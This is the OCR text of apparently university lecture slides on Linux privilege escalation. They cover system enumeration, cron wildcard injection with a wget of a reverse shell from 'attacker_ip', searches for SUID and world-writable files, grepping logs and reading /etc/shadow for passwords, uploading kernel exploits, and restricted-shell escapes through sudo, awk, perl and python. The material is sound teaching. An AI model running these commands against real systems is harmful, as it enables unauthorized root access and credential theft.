
Privilege Escalation

INFR 4662U – Winter 2020

Garrett Hayes

Excerpts and concepts taken from the Web Application Hacker's Handbook 2nd Edition
Stuttard & Pinto, Wiley Press




Linux Privilege Escalation


Privilege Escalation Phases

1. Enumerate information about the system
2. Process and analyze collected data
3. Search for misconfigurations
4. Search for specific exploits
5. Customize exploits, if needed

Enumerating Host Info

- OS Version:
  - cat /etc/issue
  - cat /etc/*-release
- Kernel Version:
  - cat /proc/version
  - uname –a; uname –mrs
- Other Info:
  - hostname
  - cat /etc/hosts
  - cat /etc/resolv.conf






Enumerating Networks

- Interfaces and IPs:
  - /sbin/ifconfig –a
  - cat /etc/network/interfaces
  - cat /etc/sysconfig/network
- Routes
  - /sbin/route
- Listening Processes:
  - netstat -antup | grep -v 'TIME_WAIT’
  - netstat -lnvp

Enumerating User Info

- Current user and ID:
  - whoami
  - id
- List of all users on the system:
  - cat /etc/passwd
- List of all groups on the system:
  - cat /etc/groups
- Exposed history files:
  - ls -la ~/.*_history
  - ls -la /root/.*_history





Enumerating Env. Variabes

- Environmental variables:
  - env
- Users with sudo permissions:
  - cat /etc/sudoers
- Commands the current user can execute with sudo:
  - sudo –l
- Currently logged in users:
  - who

Enumerating Software

- Ubuntu and Debian derivatives (apt):
  - dpkg -l | awk '{$1=$4=\"\"; print $0}’
- CentOS/RedHat:
  - rpm -qa | sort –u
- Running processes:
  - ps aux | awk '{print $1,$2,$9,$10,$11}’





Abusing Linux Misconfigurations

Abusing Cronjobs

- Scheduled cronjobs:
  - ls -la /etc/cron*
  - cat /etc/crontab
- Find writable cron directories:
  - ls -aRl /etc/cron* 2 | awk '$1 ~ /w.$/'




Image Source:
Linux Foundation

Abusing Linux Wildcards

- Files can be interpreted as parameters by bash when strategically placed in a system. This is referred to as ‘wildcard injection.’

```
host:user$ ls
file1 file2 file3 file4

host:user$ nano          ← save filename as ‘-rf’
host:user$ ls
file1 file2 file3 file4 -rf

host:user$ rm *  ← result is the same as:
                          ‘rm file1 file2 file3 file4 –rf’
```

Cronjob Wildcard Injection Example

- Suppose the following cronjob exists on the system and runs as root:

```
0 5 * * * root tar -zcf /var/backups/home.tgz /home/*
```

- What if we do the following?

1. wget http://attacker_ip/reverse_shell.sh
2. touch “–checkpoint-action= exec=sh reverse_shell.sh”
3. touch “–checkpoint=1”

- We get a shell! Why?

Abusing File Permissions

- Find world-writable directories for the root user/group:

```
find / \( -wholename '/home/homedir*' -prune \) -o \( -type d
–perm -0002 \) -exec ls -ld '{}' ';' 2>/dev/null | grep root
```

- Find world-writable directories for other users:

```
find / \( -wholename '/home/homedir*' -prune \) -o \( -type d
–perm -0002 \) -exec ls -ld '{}' ';' 2>/dev/null | grep -v root
```

Abusing File Permissions

- Find world-writable files:

  find / \(-wholename '/home/homedir/*' -prune -o -wholename '/proc/*’ –prune \) -o \(-type f -perm -0002 \) -exec ls -l '{}' ';’ 2>/dev/null

- Find SUID/SGID files:

  find / \(-perm -2000 -o -perm -4000 \) -exec ls -ld {} \; 2>/dev/null

- Is the /root directory accessible?

  ls -ahlR /root 2>/dev/null

Abusing Password Leaks

- Search log files for password entries:

  find /var/log -name '*.log' 2>/dev/null | xargs -l10 egrep 'pwd|password' 2>/dev/null

- Search /etc config files for passwords:

  find /etc -name '*.c*' 2>/dev/null | xargs -l10 egrep 'pwd|password' 2>/dev/null

- Can we access the shadow file (or a backup version)?

  cat /etc/shadow* 2>/dev/null

Abusing Unpatched Software

- Check the kernel's version:
  - uname -a
  - ./searchsploit {kernel version here}. ← or look up on exploit-db.com

- Apache version:
  - apache2 –v
  - apache2ctl –M
  - httpd –v ← useful for embedded devices
  - apachectl -l

- Apache config file:
  - cat /etc/apache2/apache2.conf

Abusing Unpatched Software

Date	D	A	V	Title
2018-10-08	⬇		✓	Linux - Kernel Pointer Leak via BPF
2018-10-02	⬇		✗	Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation
2018-09-26	⬇		✗	Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutagen Astronomy' Local Privilege Escalation
2018-09-26	⬇		✓	Linux Kernel - VMA Use-After-Free via Buggy vmacache_flush_all() Fastpath Local Privilege Escalation
2018-09-13	⬇		✓	Linux 4.18 - Arbitrary Kernel Read into dmesg via Missing Address Check in segfault Handler
2018-08-09	⬇		✗	Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read
2018-08-03	⬇		✓	Linux Kernel - UDP Fragmentation Offset 'UFO' Privilege Escalation (Metasploit)
2018-07-10	⬇		✓	Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
2018-06-05	⬇		✗	Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption
2018-04-30	⬇		✗	Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free
2018-03-22	⬇		✗	Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak
2017-12-11	⬇		✗	Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)
2017-12-11	⬇		✗	Linux Kernel - 'mincore()' Heap Page Disclosure (PoC)
2017-12-11	⬇		✗	Linux Kernel 4.13 (Debian 9) - Local Privilege Escalation
2017-10-16	⬇		✗	Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Privilege Escalation

Showing 1 to 15 of 352 entries (filtered from 40,410 total entries)

Uploading Kernel Exploits

- Some tools that can be used to upload discovered exploits to the target system:
  - FTP, SCP, SFTP, netcat, and nc
  - Directly paste the exploit using vi/nano
  - wget/curl directly from exploit site
- If compile tools don’t exist on the target machine, replicate its environment (i.e. OS and kernel version) and statically compile a binary that can be used directly on the target.
- If you plan on dropping a binary and can’t use FTP/SCP/SFTP/etc., base64 is your friend!

Escaping Limited Shells

- Sometimes clever admins drop remote users into restricted shells to limit the damage they can do to a system.
- To escape a limited shell, we start by enumerating common software we may be able to access inside the limited shell.
- All of the following facilitate shell escapes by allowing the user to execute commands outside the restricted shell:

Development Tools:	perl; python; ruby; gcc; g++; cc
Text Editors:	vi; vim; nano
System Utilities:	find; wget; tftp; ftp; netcat; nc

Escaping Limited Shells

- Using vi:

  ```
  :!bash
  :set shell=/bin/bash:shell
  ```

- Using AWK:

  ```
  awk 'BEGIN {system(\"/bin/bash\")}’
  ```

- Using Perl:

  ```
  perl -e 'exec \"/bin/bash\";’
  ```

- Using Find:

  ```
  find / -exec /usr/bin/awk 'BEGIN
  {system(\"/bin/bash\")}' \\;
  ```

- Using nmap:

  ```
  nmap –interactive
  nmap> !sh
  ```

Escaping Limited Shells with sudo

- Imagine you're a user who has sudo access only for specific binaries
- Just like in the last slide, you can abuse your sudo privileges to escape into a global shell using the 'find' command:

```
sudo find /etc -exec sh -i \;
```

- Or using the 'less' command:

```
sudo less file.txt !bash
```

- Or the 'more' command:

```
sudo more file.txt !bash
```


Escaping Limited Shells with sudo

- Escapes are also possible if interpreted languages are available on the system are are SUID/SGID:

  sudo python -c 'import pty; pty.spawn("/bin/sh")’

  sudo perl -e 'exec "/bin/sh";’

  sudo ruby -e 'exec "/bin/sh"'



Windows Privilege Escalation

Windows vs. Linux Techniques

1. Windows doesn’t have SUID or SGID binaries

2. Environmental variables aren’t passed to applications in the same way as Linux

